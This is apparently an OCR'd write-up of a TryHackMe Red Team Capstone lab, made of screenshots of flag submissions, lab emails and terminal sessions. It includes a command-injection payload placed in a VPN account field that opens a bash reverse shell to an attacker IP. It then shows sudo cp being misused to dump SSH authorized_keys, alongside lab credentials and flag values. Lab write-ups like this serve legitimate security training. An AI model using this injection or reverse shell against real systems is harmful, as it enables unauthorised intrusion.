

root@kali: /home/thomas
File Actions Edit View Help
Please make a selection:
[1] Register
[2] Authenticate
[3] Exit
Selection:2
Please provide your username: thomasmarcos
Please provide your password: wCsWunC58HOd6FtB
Welcome thomasmarcos
What would you like to do?
Please select an option
[1] Submit proof of compromise
[2] Verify past compromises
[3] Verify email access
[4] Get hints
[5] Exit
Selection:1
Please select which flag you would like to submit proof for:
[1] Perimeter Breach
[2] Active Directory Breach
[3] CORP Tier 2 Foothold
[4] CORP Tier 2 Admin
[5] CORP Tier 1 Foothold
[6] CORP Tier 1 Admin
[7] CORP Tier 0 Foothold
[8] CORP Tier 0 Admin
[9] BANK Tier 2 Foothold
[10] BANK Tier 2 Admin
[11] BANK Tier 1 Foothold
[12] BANK Tier 1 Admin
[13] BANK Tier 0 Foothold
[14] BANK Tier 0 Admin
[15] ROOT Tier 0 Foothold
[16] ROOT Tier 0 Admin
[17] SWIFT Web Access
[18] SWIFT Capturer Access
[19] SWIFT Approver Access
[20] SWIFT Payment Made
[100] Exit
Selection:



10.201.151.21
root@kali: /home/thomas
File Actions Edit View Help
Selection:1
Please provide the hostname of the host you have compromised (please use the name provided in your network diagram): WRK1
In order to verify your access, please complete the following steps.
1. On the wrk1 host, navigate to the C:\Windows\Temp\ directory
2. Create a text file with this name: thomasmarcos.txt
3. Add the following UUID to the first line of the file: 07285bd9-43a5-4b1e-8245-218b6fc0cf9b
4. Click proceed for the verification to occur
Once you have performed the steps, please enter Y to verify your access.
If you wish to fully exit verification and try again please, please enter X.
If you wish to remove this verification attempt, please enter Z
Ready to verify? [Y/X/Z]:
Invalid option, please try again
Once you have performed the steps, please enter Y to verify your access.
If you wish to fully exit verification and try again please, please enter X.
If you wish to remove this verification attempt, please enter Z
Ready to verify? [Y/X/Z]: Y
Warning: Permanently added '10.201.151.21' (ECDSA) to the list of known hosts.
thomasmarcos.txt 100% 42 42.4KB/s 00:00
File was recovered, but the UID did not match, hence the flag cannot be awarded
Once you have performed the steps, please enter Y to verify your access.
If you wish to fully exit verification and try again please, please enter X.
If you wish to remove this verification attempt, please enter Z
Ready to verify? [Y/X/Z]:
Recycle Bin
EC2 Feedback
Google Chrome


Inbox
On This Computer
Inbox
Drafts
Junk
Outbox
Sent
Templates
Trash
News and Blogs
corp.thereserve.txt
Inbox
Junk
Trash
Search Folders
Am0 <amoebaman@corp.th3reserve.loc> Rules of Engagement
Am0 <amoebaman@corp.th3reserve.loc> Flag: Perimeter Breach
Am0 <amoebaman@corp.th3reserve.loc> You made it!
Am0 <amoebaman@corp.th3reserve.loc> Flag: Active Directory Bi
From: Am0 <amoebaman@corp.th3reserve.loc>
To: thomasmarcos <thomasmarcos@corp.th3reserve.loc>
Subject: Flag: Active Directory Breach
Congratulations! You have received the flag for: Active Directory Breach
Your flag value is: THM{febcc4c0-b939-11ed-afa1-0242ac120002}
Storing changes in folder "corp.thereserve.txt : INBOX"



Inbox
Reply
Group Reply
Forward
Flag: CORP ...
From: Am0 <amoebaman@corp.th3reserve.loc>
To: thomasmarcos <thomasmarcos@corp.th3reserve.loc>
Subject: Flag: CORP Tier 2 Foothold
Congratulations! You have received the flag for: CORP Tier 2 Foothold
Your flag value is: THM{0ad79d03-5078-4970-ab91-ab24de6892a4}



Inbox (1 unread)
Reply
Group Reply
Forward
Flag: Perim...
From: Am0 <amoebaman@corp.th3reserve.loc>
To: thomasmarcos <thomasmarcos@corp.th3reserve.loc>
Subject: Flag: Perimeter Breach
Congratulations! You have received the flag for: Perimeter Breach
Your flag value is: THM{18800db2-ef64-4544-9bb7-56ba2dfa31ea}


TryHackMe | Red Team
tryhackme.com/r/room/redteamcapstonechallenge
Try Hack Me
Dashboard
Learn
Compete
Other
Access Machines
Network state: running
DMZ-FW
WebMail
10.201.151.11
CORPDC
10.201.151.102
VPN
10.201.151.12
Server1
10.201.151.31
Server2
10.201.151.32
WEB
WRK1
WRK2




Using username as input for generating the openvpn file, I might have a possible injection point in the Account field of the openvpn generation website:







I used this shell to inject server


“$(/bin/bash -c "/bin/bash -i >& /dev/tcp/10.50.99.39/9001 0>&1")”



And using net cat or metasploit using multi/hanler




root@kali: /home/thomas
File Actions Edit View Help
root@kali: /home/thomas/Downloads/Capstone_Challenge_Resources
File Actions Edit View Help
ing 5,ping-restart 120,ifconfig 12.100.1.14 255.255.255.0,peer-id 0'
2024-10-20 13:19:10 OPTIONS IMPORT: --ifconfig/up options modified
2024-10-20 13:19:10 OPTIONS IMPORT: route options modified
2024-10-20 13:19:10 OPTIONS IMPORT: route-related options modified
2024-10-20 13:19:10 Using peer cipher 'AES-256-CBC'
2024-10-20 13:19:10 net_route_v4_best_gw query: dst 0.0.0.0
2024-10-20 13:19:10 net_route_v4_best_gw result: via 192.168.2.2 dev eth0
2024-10-20 13:19:10 ROUTE_GATEWAY 192.168.2.2/255.255.255.0 IFACE=eth0 HWADDR=00:0c:29:87:9f:b6
2024-10-20 13:19:10 TUN/TAP device tun1 opened
2024-10-20 13:19:10 net_iface_mtu_set: mtu 1500 for tun1
2024-10-20 13:19:10 net_iface_up: set tun1 up
2024-10-20 13:19:10 net_addr_v4_add: 12.100.1.14/24 dev tun1
2024-10-20 13:19:10 net_route_v4_add: 10.201.151.21/32 via 12.100.1.1 dev [NULL] table 0 metric 10
00
2024-10-20 13:19:10 sitnl_send: rtnl: generic error (-17): File exists
2024-10-20 13:19:10 NOTE: Linux route add command failed because route exists
2024-10-20 13:19:10 net_route_v4_add: 10.201.151.22/32 via 12.100.1.1 dev [NULL] table 0 metric 10
00
2024-10-20 13:19:10 sitnl_send: rtnl: generic error (-17): File exists
2024-10-20 13:19:10 NOTE: Linux route add command failed because route exists
2024-10-20 13:19:10 Initialization Sequence Completed
2024-10-20 13:19:10 Data Channel: cipher 'AES-256-CBC', auth 'SHA512', peer-id: 0
2024-10-20 13:19:10 Timers: ping 5, ping-restart 120
-----END OpenVPN Static key V1-----
</tls-auth>
www-data@ip-10-201-151-12:/var/www/html/vpns$


root@kali: /home/thomas
File Actions Edit View Help
quit
www-data@ip-10-201-151-12:/home/ubuntu$ ls -la
ls -la
total 160
drwxr-xr-x 8 ubuntu ubuntu 4096 May 4 2023 .
drwxr-xr-x 3 root root 4096 Jul 8 2020 ..
-rw------- 1 root root 547 Apr 11 2023 .bash_history
-rw-r--r-- 1 ubuntu ubuntu 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3771 Apr 4 2018 .bashrc
drwx------ 2 ubuntu ubuntu 4096 Jul 8 2020 .cache
drwx------ 3 root root 4096 Jul 8 2020 .config
drwx------ 3 ubuntu ubuntu 4096 Jul 8 2020 .gnupg
drwxrwxr-x 3 ubuntu ubuntu 4096 Jul 8 2020 .local
-rw------- 1 ubuntu ubuntu 302 Apr 8 2023 .mysql_history
-rw-r--r-- 1 ubuntu ubuntu 807 Apr 4 2018 .profile
-rw-r--r-- 1 root root 74 Feb 15 2023 .selected_editor
drwx------ 2 ubuntu ubuntu 4096 Apr 27 2023 .ssh
-rw-r--r-- 1 ubuntu ubuntu 0 Jul 8 2020 .sudo_as_admin_successful
-rw------- 1 ubuntu ubuntu 10913 May 4 2023 .viminfo
-rw------- 1 ubuntu ubuntu 16384 Apr 27 2023 .viminfo.tmp
-rw-r--r-- 1 root root 165 Jul 8 2020 .wget-hsts
drwxrwxr-x 3 ubuntu ubuntu 4096 Feb 15 2023 Throwback-Time
-rwxrwxr-x 1 ubuntu ubuntu 1032 Jul 8 2020 openvpn-createuser.sh
-rwxrwxr-x 1 ubuntu ubuntu 1032 Mar 18 2023 openvpn-createuser.sh.bak
-rwxrwxr-x 1 ubuntu ubuntu 816 Jul 8 2020 openvpn-deleteuser.sh
-rwxrwxr-x 1 ubuntu ubuntu 14276 Jul 8 2020 openvpn-installer.sh
-rw-r--r-- 1 root root 637 Apr 21 2023 server.conf.bak
-rw-rw-r-- 1 ubuntu ubuntu 34790 Feb 15 2023 thereserve.png
-rwxrwxr-x 1 ubuntu ubuntu 1706 May 4 2023 vpn-fix.py
www-data@ip-10-201-151-12:/home/ubuntu$ sudo /bin/cp /home/ubuntu/.ssh/authorized_keys /dev/stdout
<in/cp /home/ubuntu/.ssh/authorized_keys /dev/stdout
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCMLOT6NhiqH5Rp36qJt4jZwfvb/H/+YLRTrx5mS9dSyxumP8+chjxkSNOrdgNtZ6XoaDDDikslQvKMCqoJqHqp4jh9xTQTj29tagUaZmR0gUwatEJPG0SfqNvNExgsTtu
2DW3SxCQYwrMtu9S4myr+4x+rwQ739SrPLMdBmugbB13uC/3DCsE4aRvWL7p+McehGGkqvyAfhux/9SNgnIKayozWMPhADhpYlAomGnTtd8Cn+O1IlZmvqz5kJDYmnlKppKW2mgtAVeejNXGC7TQRkH6athI5Wzek9PXiFV
u6IZsJePo+y8+n2zhOXM2mHx01QyvK2WZuQCvLpWKW92eF amiOpenVPN
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCeZbsrpsTaTF6VqP3nAl9icN4AGzsrhyxHHJq3nikhy7MV0effFPpWGgIuY2/8n3Ec7pcS8O3eWZLZInQQsyyby6ET072BkPu9Ku7alVTVwfNJytP49a/AajZ4PpvdT4s
mJkhxXgF7Y0Z9fd6DgYvkeE7e/xTdYysU4lmzGUbt5xPAKWlVh3kzt/8Ay+JaTnevxPiwEvWN2tushosde2XcyMfQAFYpFoOF5gL7QgkqoV4gm73SH93vvq0mNuqlGyGzXiWP5auwJK4qSnS1MXtx2WbTyE61zTnsxA9OQS
HTtMNMiAQOAMTF/DQ38wPEy4SNaIecJCFPkqM50cTw++w7 TGreen-Key
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC+IKDiXx+vyfU2QWArKGbJeT1Q/WvF7jX1slAmt/iZu89fUABt2O0wtqxs5e38zO4RvM8xqYwk3Pn0Sikqcaqlk2ra2A7xFdG92RNs4QYXJUyK6dW+G5RZGBQe+f0nIFx
9Dz19WqlfbGWpenke5PYGLpNvZRilA9EvIvIJG6+lKf9CRgI0T5vkarqpuVSIqyS3wggOmj/vtzGM0bjERJJdsHaRtje4FJaRK3obIsOpfvSchq9QAmP72EYA4X4+eifThmlIF/o3b8uFwOTlhznjKtcEL5Dfrqc8X2Yv2p
9R5kjI6/fpZbuXWVRWUHAu+Snu0RPqacJXGuAxUpb0COKf ubuntu@ip-172-31-10-250

I get ssh keys